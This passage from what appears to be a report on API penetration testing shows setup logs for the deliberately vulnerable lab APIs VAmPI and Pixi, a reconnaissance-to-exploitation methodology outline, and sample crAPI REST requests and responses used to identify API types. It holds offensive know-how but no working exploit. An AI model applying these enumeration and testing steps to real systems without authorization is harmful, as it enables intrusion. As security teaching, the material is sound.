
```
root@J78878:/home/hacker/server/VAmPI# python3 app.py
 * Serving Flask app 'config'
 * Debug mode: on
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:5000
 * Running on http://127.0.0.1:5000
Press CTRL+C to quit
 * Restarting with stat
 * Debugger is active!
 * Debugger PIN: 310-958-757
```

10.38.1.110:5000

```
message:     "VAmPI the Vulnerable API"
help:        "VAmPI is a vulnerable on purpose API. It was created in order to evaluate the efficiency of third party tools in identifying vulnerabilities in APIs but it can also be used in learning/teaching purposes."
vulnerable:  1
```

Figure 13: VAmPI setup and running

4.2.1.5 OWASP Pixi



Hello, Pixi!

This is a social place where creators can earn virtual currency for their work.

New to Pixi and need account?


We'll never share your email with anyone else.

```
app_1    |     at trim_prefix (/usr/src/pixi/web/node_modules/express/lib/router/index.js:328:13)
app_1    | in search undefined
app_1    | in search undefined
pixidb   | 2023-09-04T17:29:36.095+0000 I NETWORK  [conn29] received client metadata from 172.18.0.3:39142 conn29: { driver: { name: "nodejs", version: "2.2.30" }, os: { type: "Linux", name: "linux", archi
tecture: "x64", version: "6.2.0-26-generic" }, platform: "Node.js v8.1.2, LE, mongodb-core: 2.1.14" }
pixidb   | 2023-09-04T17:29:36.096+0000 I NETWORK  [conn30] received client metadata from 172.18.0.3:39152 conn30: { driver: { name: "nodejs", version: "2.2.30" }, os: { type: "Linux", name: "linux", archi
tecture: "x64", version: "6.2.0-26-generic" }, platform: "Node.js v8.1.2, LE, mongodb-core: 2.1.14" }
app_1    | {}
app_1    | {}
app_1    | TypeError: Cannot read property 'is_admin' of undefined
app_1    |     at admin_check (/usr/src/pixi/web/server.js:910:21)
app_1    |     at /usr/src/pixi/web/node_modules/express-unless/index.js:47:5
app_1    |     at Layer.handle [as handle_request] (/usr/src/pixi/web/node_modules/express/lib/router/layer.js:95:5)
app_1    |     at trim_prefix (/usr/src/pixi/web/node_modules/express/lib/router/index.js:328:13)
app_1    |     at /usr/src/pixi/web/node_modules/express/lib/router/index.js:286:9
app_1    |     at Function.process_params (/usr/src/pixi/web/node_modules/express/lib/router/index.js:346:12)
app_1    |     at next (/usr/src/pixi/web/node_modules/express/lib/router/index.js:280:10)
app_1    |     at clientSession (/usr/src/pixi/web/node_modules/client-sessions/lib/client-sessions.js:630:5)
app_1    |     at Layer.handle [as handle_request] (/usr/src/pixi/web/node_modules/express/lib/router/layer.js:95:5)
app_1    |     at trim_prefix (/usr/src/pixi/web/node_modules/express/lib/router/index.js:328:13)
app_1    | TypeError: Cannot read property 'is_admin' of undefined
app_1    |     at admin_check (/usr/src/pixi/web/server.js:910:21)
app_1    |     at /usr/src/pixi/web/node_modules/express-unless/index.js:47:5
app_1    |     at Layer.handle [as handle_request] (/usr/src/pixi/web/node_modules/express/lib/router/layer.js:95:5)
app_1    |     at trim_prefix (/usr/src/pixi/web/node_modules/express/lib/router/index.js:328:13)
app_1    |     at /usr/src/pixi/web/node_modules/express/lib/router/index.js:286:9
app_1    |     at Function.process_params (/usr/src/pixi/web/node_modules/express/lib/router/index.js:346:12)
app_1    |     at next (/usr/src/pixi/web/node_modules/express/lib/router/index.js:280:10)
app_1    |     at clientSession (/usr/src/pixi/web/node_modules/client-sessions/lib/client-sessions.js:630:5)
app_1    |     at Layer.handle [as handle_request] (/usr/src/pixi/web/node_modules/express/lib/router/layer.js:95:5)
app_1    |     at trim_prefix (/usr/src/pixi/web/node_modules/express/lib/router/index.js:328:13)
app_1    | {}
app_1    | {}
app_1    | TypeError: Cannot read property 'is_admin' of undefined
app_1    |     at admin_check (/usr/src/pixi/web/server.js:910:21)
app_1    |     at /usr/src/pixi/web/node_modules/express-unless/index.js:47:5
app_1    |     at Layer.handle [as handle_request] (/usr/src/pixi/web/node_modules/express/lib/router/layer.js:95:5)
app_1    |     at trim_prefix (/usr/src/pixi/web/node_modules/express/lib/router/index.js:328:13)
app_1    |     at /usr/src/pixi/web/node_modules/express/lib/router/index.js:286:9
app_1    |     at Function.process_params (/usr/src/pixi/web/node_modules/express/lib/router/index.js:346:12)
app_1    |     at next (/usr/src/pixi/web/node_modules/express/lib/router/index.js:280:10)
app_1    |     at clientSession (/usr/src/pixi/web/node_modules/client-sessions/lib/client-sessions.js:630:5)
app_1    |     at Layer.handle [as handle_request] (/usr/src/pixi/web/node_modules/express/lib/router/layer.js:95:5)
app_1    |     at trim_prefix (/usr/src/pixi/web/node_modules/express/lib/router/index.js:328:13)
app_1    | TypeError: Cannot read property 'is_admin' of undefined
app_1    |     at admin_check (/usr/src/pixi/web/server.js:910:21)
app_1    |     at /usr/src/pixi/web/node_modules/express-unless/index.js:47:5
app_1    |     at Layer.handle [as handle_request] (/usr/src/pixi/web/node_modules/express/lib/router/layer.js:95:5)
app_1    |     at trim_prefix (/usr/src/pixi/web/node_modules/express/lib/router/index.js:328:13)
app_1    |     at /usr/src/pixi/web/node_modules/express/lib/router/index.js:286:9
app_1    |     at Function.process_params (/usr/src/pixi/web/node_modules/express/lib/router/index.js:346:12)
app_1    |     at next (/usr/src/pixi/web/node_modules/express/lib/router/index.js:280:10)
app_1    |     at clientSession (/usr/src/pixi/web/node_modules/client-sessions/lib/client-sessions.js:630:5)
app_1    |     at Layer.handle [as handle_request] (/usr/src/pixi/web/node_modules/express/lib/router/layer.js:95:5)
app_1    |     at trim_prefix (/usr/src/pixi/web/node_modules/express/lib/router/index.js:328:13)
```

Figure 14: Pixi setup and running

4.3 The API Penetration Testers Methodology

The following methodology follows a systematic approach to penetration testing APIs. It focuses primarily on RESTful but also incorporates GraphQL as they are the two most widely adopted and commonly used APIs today. We aim to be thorough and robust and to cover the core stages of an API-centric penetration test.



The Web API Hackers Methodology

- Information Gathering
  - Web API Identification
  - API Documentation Review
  - Authentication & Authorisation
- Reconnaissance
  - Passive
    - Dorking
    - DNS Enumeration
    - Technology Identification
    - Vulnerability Search
    - Discovering Historical Data
  - Active
    - Port scanning
    - Subdomain Enumeration
    - Walking The Application
    - Web Crawling – Spidering
    - Technology Identification
    - Source Code Analysis – JavaScript
- Content Discovery
  - Subdomain Brute-Forcing
  - Directory Brute-Forcing
  - File Brute-Forcing
  - Endpoint Analysis
  - API Version Discovery
  - Parameter Fuzzing
- Vulnerability and Misconfiguration Scanning – Automated
  - Automated Vulnerability Scanning -Nuclei
- Web API Analysis
  - Broken Object Level Authorization

Figure 15: Methodology Overview

4.4 Information Gathering

Information gathering is an essential first step for approaching a target, as we will want to know some essential information initially about our target. We will want to identify what type of API our target uses, whether any documentation is available, how authentication has been implemented, what format the API transfers data in and whether the API implements rate limiting on requests. This will be helpful information for us as we perform our testing to refer back to if and when we may need to, and it will help us learn how the API works.

4.4.1 API Identification


Here, we focus on identifying what type of API is in use by our target by analysing endpoint structure, behaviour and response.

We will look at the request and response data, data transfer method (XML, JSON or YAML), content type (application/json, application/xml), HTTP allow methods, server information, security headers and API endpoint structure.

REST APIs typically transfer data in either JSON or plain text format, knowing this and the fact that REST APIs use standard HTTP methods (GET, POST, PUT, DELETE) (Li, 2021) and HTTP status codes (200, 404, 401, 403, 405, 400) we can determine that Figure 17 is a RESTful API based on the response data from our request.


Method	Endpoint Structure
GET	/identity/api/v2/user/dashboard
GET	/workshop/api/shop/products
POST	/identity/api/v2/user/pictures
POST	/community/api/v2/coupon/validate-coupon

Table 20: Common endpoint structure for RESTful APIs in crAPI



```
POST /workshop/api/shop/orders HTTP/1.1
Host: localhost:8888
Content-Length: 29
sec-ch-ua: "Chromium";v="113", "Not-A.Brand";v="24"
Content-Type: application/json
sec-ch-ua-mobile: ?0
Authorization: Bearer
eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJoYWNrZXJtYW5AZ21haWwuY29tIiwicm9sZSI6InVzZXIiLCJpYXQiOjE2OTM0OD
gxMTcsImV4cCI6MTY5NDA5MjkxN30.Hia0_wjKRSEj3lnIzKBR6m9QEh_dWzrzh8jIdeHdp5DRzb1iJG1sQZ6PUTae6HDuk
LO3xlUiGYcfPnPdOXHp4cN6Y5JBgo-RelK781FaktyqV50Rzsd5gy_GFs2tC3KzFPyQ2OUl5aKVL2oK4j52pJOLYo9kbkgf
sDAa-bGVYeRexVDag2a3kmz39nMXlYBcK8m1u_IP-s-Ae8rZMhVr2ExmGrwG124GGIsGHETj4q7HXJ428f0OUQbM_La_vOk
7oH2YWEjfhS_hu8taozuICqisC1hLOn1ee9Gti0USK9keWGOWOpQO0fkFKxdCN3ynqUUK4VrPD0X02Brh8OwZPw
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/113.0.5672.93 Safari/537.36
sec-ch-ua-platform: "Linux"
Accept: */*
Origin: http://localhost:8888
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8888/shop
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "product_id":2,
  "quantity":1
}
```

Figure 16: Request data from a REST API - crAPI




```
HTTP/1.1 200 OK
Server: openresty/1.17.8.2
Date: Thu, 31 Aug 2023 13:23:14 GMT
Content-Type: application/json
Connection: close
Allow: GET, POST, PUT, HEAD, OPTIONS
Vary: Origin, Cookie
Access-Control-Allow-Origin: *
X-Frame-Options: SAMEORIGIN
Content-Length: 59

{
  "id":2,
  "message":"Order sent successfully.",
  "credit":80.0
}
```

Figure 17: Response data from a REST API - crAPI

To identify that the API is GraphQL, we can inspect the HTTP headers, HTTP allow methods (GET, POST), body of response, and HTTP status codes (200 OK) by creating valid and malformed requests to the GraphQL endpoint (/graphql) and then inspect the error messages then observe the HTTP responses to determine whether or not the API is GraphQL in Figure 18.


Method	Endpoint Structure
GET	/graphql
GET	/graphiql
GET	/v1/graphql
GET	/v2/graphql
